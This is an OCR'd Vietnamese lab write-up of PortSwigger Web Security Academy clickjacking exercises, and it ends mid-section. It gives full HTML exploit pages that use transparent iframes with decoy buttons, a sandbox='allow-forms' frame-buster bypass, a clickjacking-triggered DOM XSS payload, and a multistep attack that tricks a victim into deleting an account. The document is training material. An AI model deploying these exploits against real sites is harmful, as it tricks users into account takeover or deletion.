
- Thuộc tính iframe src bằng ID phòng thí nghiệm duy nhất của bạn để URL trỏ đến trang tài khoản người dùng của trang web mục tiêu.

- Hãy thay đổi địa chỉ email trong mã khai thác của bạn sao cho nó không trùng với địa chỉ email của bạn.

- Cần căn chỉnh các giá trị sao cho **CLICK ME** khớp với **Update email**.



<u>Bước 4</u>: Cuối cùng, nhấn **Deliver exploit to victim** để hoàn thành cuộc tấn công.



2.1.1.3. Tấn công bằng script phá khung (frame buster script)

Mô tả :

Phòng thí nghiệm này được bảo vệ bởi một bộ lọc chống nhúng (frame buster) ngăn không cho trang web bị nhúng vào khung. Bạn có thể vượt qua bộ lọc chống nhúng này và thực hiện một cuộc tấn công clickjacking để thay đổi địa chỉ email của người dùng.


Để hoàn thành cuộc tấn công, hãy tạo một đoạn mã HTML bao quanh trang tài khoản và đánh lừa người dùng thay đổi địa chỉ email của họ bằng cách nhấp vào "CLICK ME". Cuộc tấn công được hoàn thành khi địa chỉ email được thay đổi.

Thực hiện:


<u>Bước 1</u>: Đăng nhập vào tài khoản của bạn trên trang web mục tiêu.

Username: wiener

Password: peter



<u>Bước 2</u>: Sau khi đăng nhập thành công, chọn vào **Go to exploit server** để truy cập vào máy chủ khai thác.



Bước 3: Truy cập máy chủ khai thác và nhập HTML cần thực hiện vào phần **Body** :

Đoạn mã HTML:

```
<style>
    iframe {
        position:relative;
        width: 1000px;
        height: 700px;
        opacity: 0.0001;
        z-index: 2;
    }
    div {
        position:absolute;
        top: 465px;
        left: 65px;
        z-index: 1;
    }
</style>
<div>CLICK ME</div>
```

<iframe sandbox="allow-forms"

src="https://0a06009003c62a84801103bc0088007d.web-security-academy.net/my-account?email=hacker@attacker-website.com"></iframe>


Lưu ý:

- Thuộc tính iframe src bằng ID phòng thí nghiệm duy nhất của bạn để URL của trang tài khoản người dùng trên trang web mục tiêu


- Hãy chú ý đến việc sử dụng thuộc sandbox="allow-forms" tính vô hiệu hóa kịch bản phá khung hình.

- Hãy thay đổi địa chỉ email trong mã khai thác của bạn sao cho nó không trùng với địa chỉ email của bạn.

- Cần căn chỉnh các giá trị sao cho **CLICK ME** khớp với **Update email**.



<u>Bước 5</u>: Cuối cùng, nhấn **Deliver exploit to victim** để hoàn thành cuộc tấn công.




2.1.1.4. Khai thác lỗ hổng để kích hoạt XSS dựa trên DOM

Mô tả:


Bài thực hành này chứa một lỗ hổng XSS được kích hoạt bởi một cú nhấp chuột. Hãy xây dựng một cuộc tấn công clickjacking nhằm đánh lừa người dùng nhấp vào nút "CLICK HERE TO WIN" để gọi print( ) hàm.

Thực hiện:

Bước 1: Nhập thông tin Submit feedback



Bước 2: Sau đó chọn **Go to exploit server** để truy cập vào máy chủ khai thác.



Bước 3: Truy cập máy chủ khai thác và nhập HTML cần thực hiện vào phần **Body**:


Đoạn mã HTML:

```
<style>
    iframe {
        position:relative;
        width:1600px;
        height: 700px;
        opacity: 0.0001;
        z-index: 2;
    }
    div {
        position:absolute;
        top:617px;
        left:233;
        z-index: 1;
    }
</style>
<div>CLICK HERE TO WIN</div>
<iframe src="https://0ac700d503f0fde6804b039600d00026.web-security-academy.net/feedback?name=<img src=1 onerror=print()>&email=hacker@attacker-website.com&subject=test&message=test#feedbackResult"></iframe>
```


Lưu ý:

- Cần căn chỉnh các giá trị sao cho **CLICK HERE TO WIN** khớp với **Submit feedback**.

- Thuộc tính iframe src bằng ID phòng thí nghiệm duy nhất của bạn để URL trỏ đến trang "Submit feedback" của trang web mục tiêu.



<u>Bước 4</u>: Sau khi căn chỉnh đúng vị trí, nhấn vào **Store** rồi chọn **Deliver exploit to victim** để hoàn thành cuộc tấn công.



2.1.1.5. Tấn công clickjacking nhiều bước

Mô tả:


Bài thực hành này có một số chức năng tài khoản được bảo vệ bằng mã thông báo CSRF và cũng có hộp thoại xác nhận để chống lại tấn công Clickjacking. Để giải quyết bài thực hành này, cần xây dựng một cuộc tấn công đánh lừa người dùng nhấp vào nút xóa tài khoản và hộp thoại xác nhận bằng cách nhấp vào các hành động giả mạo "Click me first" và "Click me next". Cần sử dụng hai phần tử cho bài thực hành này.

Thực hiện:


Bước 1: Đăng nhập vào tài khoản của bạn trên trang web mục tiêu.

Username: wiener

Password: peter



Bước 2: Sau khi đăng nhập thành công, chọn vào **Go to exploit server** để truy cập vào máy chủ khai thác.



Bước 3: Truy cập máy chủ khai thác và nhập HTML cần thực hiện vào phần **Body**:

Đoạn mã HTML:


```
<style>
    iframe {
        position:relative;
        width:1500px;
```


```
            height: 700px;
            opacity: 0.0001;
            z-index: 2;
        }
    .firstClick, .secondClick {
            position:absolute;
            top:530px;
            left:200px;
            z-index: 1;
        }
    .secondClick {
            top:335px;
            left:355px;
        }
</style>
<div class="firstClick">CLICK ME FIRST</div>
<div class="secondClick">CLICK ME NEXT</div>
<iframe src="https://0a3a00fd039cc78780d412e600ca00b4.web-security-
academy.net/my-account"></iframe>
```

Lưu ý:

